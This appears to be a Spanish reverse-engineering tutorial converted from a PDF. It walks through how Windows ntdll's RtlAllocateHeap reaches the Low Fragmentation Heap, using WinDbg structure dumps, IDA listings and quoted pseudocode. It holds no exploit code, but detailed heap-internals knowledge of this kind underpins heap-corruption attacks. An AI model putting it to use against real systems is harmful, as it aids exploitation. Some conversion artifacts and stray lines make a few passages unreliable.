
`dt _HEAP_LIST_LOOKUP dirección`

```
0:000> dt _HEAP_LIST_LOOKUP 0x2c0150
ntdll!_HEAP_LIST_LOOKUP
+0x000 ExtendedLookup : 0x002c6298 _HEAP_LIST_LOOKUP
+0x004 ArraySize : 0x80
+0x008 ExtraItem : 1
+0x00c ItemCount : 5
+0x010 OutOfRangeItems : 0
+0x014 BaseIndex : 0
+0x018 ListHead : 0x002c00c4 _LIST_ENTRY [ 0x302258 - 0x30d288 ]
+0x01c ListsInUseUlong : 0x002c0174 -> 0x18
+0x020 ListHints : 0x002c0184 -> (null)
```

Así que podemos crear una estructura vacía nueva de 0x24 bytes así entra el último dword.

```
0000000 ; -----
0000000
0000000 BlocksIndex struc ; (sizeof=0x24, mappedto_1086)
0000000 db ? ; undefined
0000001 db ? ; undefined
0000002 db ? ; undefined
0000003 db ? ; undefined
0000004 db ? ; undefined
0000005 db ? ; undefined
0000006 db ? ; undefined
0000007 db ? ; undefined
0000008 db ? ; undefined
0000009 db ? ; undefined
000000A db ? ; undefined
000000B db ? ; undefined
000000C db ? ; undefined
000000D db ? ; undefined
000000E db ? ; undefined
000000F db ? ; undefined
0000010 db ? ; undefined
0000011 db ? ; undefined
0000012 db ? ; undefined
0000013 db ? ; undefined
0000014 db ? ; undefined
```

Así que ahora aprieto T en la instrucción y elijo esta nueva estructura.



Ahora me queda renombrar el campo ese que esta en 0x4 era ArraySize.

Como EAX apuntaba al inicio de esta estructura puedo ir ali en la memoria y asignarle la misma con ALT mas Q.

```
ebug020:0024014F db 0
ebug020:00240150 db 0D8h, 6Fh, 24h, 0
ebug020:00240150 dd 80h ; ArraySize
ebug020:00240150 db 1, 0, 0, 0, 0, 5, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0C4h, 0, 24h, 0, 74h
ebug020:00240150 db 1, 24h, 0, 84h, 1, 24h
ebug020:00240150 db 0 ; field_0
ebug020:00240174 db 1ch
ebug020:00240175 db 0
ebug020:00240176 db 2
```

Vemos que el ArraySize es 0x80 en este caso, el resto de los campos esta sin definir aun, por eso se ve feo.

Vemos que como es menor no pasa por los bloques rosados



Vemos que estamos en esta parte

**Listing 11. RtlAllocateHeap BlocksIndex Search**

```
if(Size == 0x0)
    Size = 0x1;

//ensure that this number is 8-byte aligned
int RoundSize = Round(Size);

int BlockSize = Size / 8;


//get the HeapListLookup, which determines if we should use the LFH
_HEAP_LIST_LOOKUP *BlocksIndex = (_HEAP_LIST_LOOKUP*)heap->BlocksIndex;

//loop through the HeapListLookup structures to determine which one to use
while(BlockSize >= BlocksIndex->ArraySize)
{
    if(BlocksIndex->ExtendedLookup == NULL)
    {
        BlockSize = BlocksIndex->ArraySize - 1;
        break;
    }

    BlocksIndex = BlocksIndex->ExtendedLookup;
}
```

Aquí el size full dividido 8 lo llama BlockSize, nosotros aun lo tenemos en ECX y no se guarda solo se compara, y vemos que allí también lo hace, compara contra el ArraySize igual que el nuestro.

Vemos que le resta 1 quedando 0x7f y lo vuelve a comparar con 0x3 que esta en ECX.




Como sigue siendo menor no va por los bloques rosados.

Ahora lee el campo 0x14 de BlockList que era BaseIndex así que lo renombro.


```

rax is 0x0000000000000000 running parameters = _DEHR_RUNNING_PARAMETERS
WINDBG>dt _HEAP_LIST_LOOKUP 0x240150
ntdll!_HEAP_LIST_LOOKUP
+0x000 ExtendedLookup    : 0x00246fd8 _HEAP_LIST_LOOKUP
+0x004 ArraySize        : 0x80
+0x008 ExtraItem         : 1
+0x00c ItemCount         : 5
+0x010 OutOfRangeItems   : 0
+0x014 BaseIndex          : 0
+0x018 ListHead           : 0x002400c4 _LIST_ENTRY [ 0x243c30 - 0x288478 ]
+0x01c ListsInUseUlong    : 0x00240174 -> 0x2001c
+0x020 ListHints          : 0x00240184 -> (null)


```




Como BaseIndex es cero ECX sigue siendo 0x3 o sea el BlockSize.




Como el campo ExtraItem que esta en 0x8 offset vale 1 (no repetiré como renombrarlo en la estructura) llegamos al ADD ECX, ECX donde multiplica por 2 el valor del BlockSize.



Luego usa el offset 0x20 ListHints.



Al 0x6 lo multiplica por 4 y le suma al puntero ListHints queda en ESI 0x24019c




ListHints apunta a las Freelist que es otro tipo de allocation mas sencilla ya veremos por ahora veamos que hace.

```

WINDBG>dt _LIST_ENTRY 0x24019c
ntdll!_LIST_ENTRY
[ 0x2444e0 - 0x24ae11 ]
+0x000 Flink : 0x002444e0 _LIST_ENTRY [ 0x282f50 - 0x243c30 ]
+0x004 Blink : 0x0024ae11 _LIST_ENTRY [ 0x4000200 - 0x5000300 ]

```


Así que podemos crear una nueva estructura de 8 bytes, pero en mi IDA ya la tenia (si no la crean)



The **Blink** in the sentinel node has changed as well; serving a dual purpose. If the **LFH** is not enabled for a **Bucket**, then the **sentinel Blink** will hold a counter used in an **allocation heuristic**. Otherwise, it will contain the address of a **\_HEAP\_BUCKET + 1** (Except for the Case of ListHint[ArraySize-BaseIndex-1]).

O sea si LFH no esta habilitado, el Blink tiene un contador y si esta habilitado tiene un puntero. (HEAP\_BUCKET+1)

Bueno ya veremos la cuestión es que compara si AL es 1 para ver si es un contador que esta en 1.




Si es 1 va a ese bloque verde con una llamada a RtlpAllocateHeap y si no como en mi caso va al bloque celeste que va a RtlpLowFragHeapAllocFromContext.


O sea que ciertas cosas vamos viendo en nuestro caso comparo el size 0x3 contra 0x80 y como era menor y el AL del Blink era diferente del byte 0x1 llegamos por acá a algo que parece que maneja el LFH.

### RtlpLowFragHeapAllocFromContext

As shown previously, **RtlpLowFragHeapAllocFromContext()** is only called if the **blink** for a **ListHint** has bit zero is set to 0x1. The bitwise operation determines if the **blink** contains a **HeapBucket**, indicating readiness to service the request from the **LFH**.



ECX tiene el puntero que había en BLINK-1 y en EDX esta el UserSize 0x10.



Ya que en la función no mostraba las variables y eran basadas en EBP (eran variables ebp - x), lo cambie poniendo la tilde ahí.

Recordemos que el Blink tenia el valor HEAP\_BUCKET+1 o sea que restandole 1 quedaría (HEAP\_BUCKET) asi que renombro la variable a HEAP\_BUCKET.

Screenshot of the Microsoft Visual Studio debugger showing assembly code and memory dump windows.

**Assembly Window:**

```

7770E3F1 ; FUNCTION CHUNK AT 7775280D SIZE 0000003F BYTES
7770E3F1 ; FUNCTION CHUNK AT 7775230E SIZE 00000043 BYTES
7770E3F1 ; FUNCTION CHUNK AT 7775235C SIZE 00000023 BYTES
7770E3F1 ; FUNCTION CHUNK AT 777733AD SIZE 00000020 BYTES
7770E3F1 ; FUNCTION CHUNK AT 777733E6 SIZE 0000025B BYTES
7770E3F1
7770E3F1 push    64h
7770E3F3 push    offset dword_7770D3D8
7770E3F8 call    ntdll__SEH_prolog4
7770E3FD mov     [ebp+size], edx
7770E400 mov     edi, ecx
7770E402 mov     [ebp+Heap_bucket], edi
7770E405 movzx  eax, byte ptr [edi+2]
7770E409 lea    eax, ds:110h[eax*4]
7770E410 mov    esi, edi
7770E412 sub    esi, eax
7770E414 mov    [ebp+var_2C], esi
7770E417 test   byte ptr [edi+3], 1
7770E418 jnz    loc_77744FE9

```

**Memory Dump Window:**

```

77744FE9 ; START OF FUNCTION CHUNK FOR ntdll.RtlpLowFragHeapAlloc
77744FE9
77744FE9 loc_77744FE9:

```

```

WINDBG>dt _HEAP_BUCKET 0x24ae10
ntdll!_HEAP_BUCKET
+0x000 BlockUnits      : 3
+0x002 SizeIndex       : 0x2 ''
+0x003 UseAffinity     : 0y0
+0x003 DebugFlags      : 0y0

```


O sea que EDI es la base de la estructura HEAP\_BUCKET la creare, parece tener 0x3 bytes.

```

00000000 , [00000000 00000000] 00000000 00000000 00000000 00000000 00000000 00000000
00000000 ; -----
00000000
00000000 HEAP_BUCKET struc ; (sizeof=0x3, mappedto_1088)
00000000 Field_0 db ?
00000001 Field_1 db ?
00000002 Field_2 db ?
00000003 HEAP_BUCKET ends
00000003
00000000 ; -----

```

Bueno el SizeIndex es 2 lo mueve a EAX



```
lea    eax, ds:110h[eax*4]
```

Multiplica el 0x2 por 4 y le suma 0x110 y luego se lo resta al Heap\_Bucket hallado y lo guarda en var\_2c.

Esa dirección que guarda en var\_2c es el inicio de la tabla LFH, ya que Heap\_Bucket está en 0x110 y el 8 debe ser porque está dentro de la tabla de los Buckets, de esta forma en var\_2c guarda el valor 0x24acf8 que era el inicio de la tabla LFH.

```
+0x130 TuningParameters : _HEAP_TUNING_PARAMETERS
WINDBG>dt _LFH_HEAP 0x0024acf8
ntdll!_LFH_HEAP
+0x000 Lock          : _RTL_CRITICAL_SECTION
+0x018 SubSegmentZones : _LIST_ENTRY [ 0x282a60 - 0x282a60 ]
+0x020 ZoneBlockSize : 0x20
+0x024 Heap           : 0x00240000 Void
+0x028 SegmentChange  : 0
+0x02c SegmentCreate   : 4
+0x030 SegmentInsertInFree : 0
+0x034 SegmentDelete   : 0
+0x038 CacheAllocs     : 4
+0x03c CacheFrees      : 0
+0x040 SizeInCache     : 0
+0x048 RunInfo         : _HEAP_BUCKET_RUN_INFO
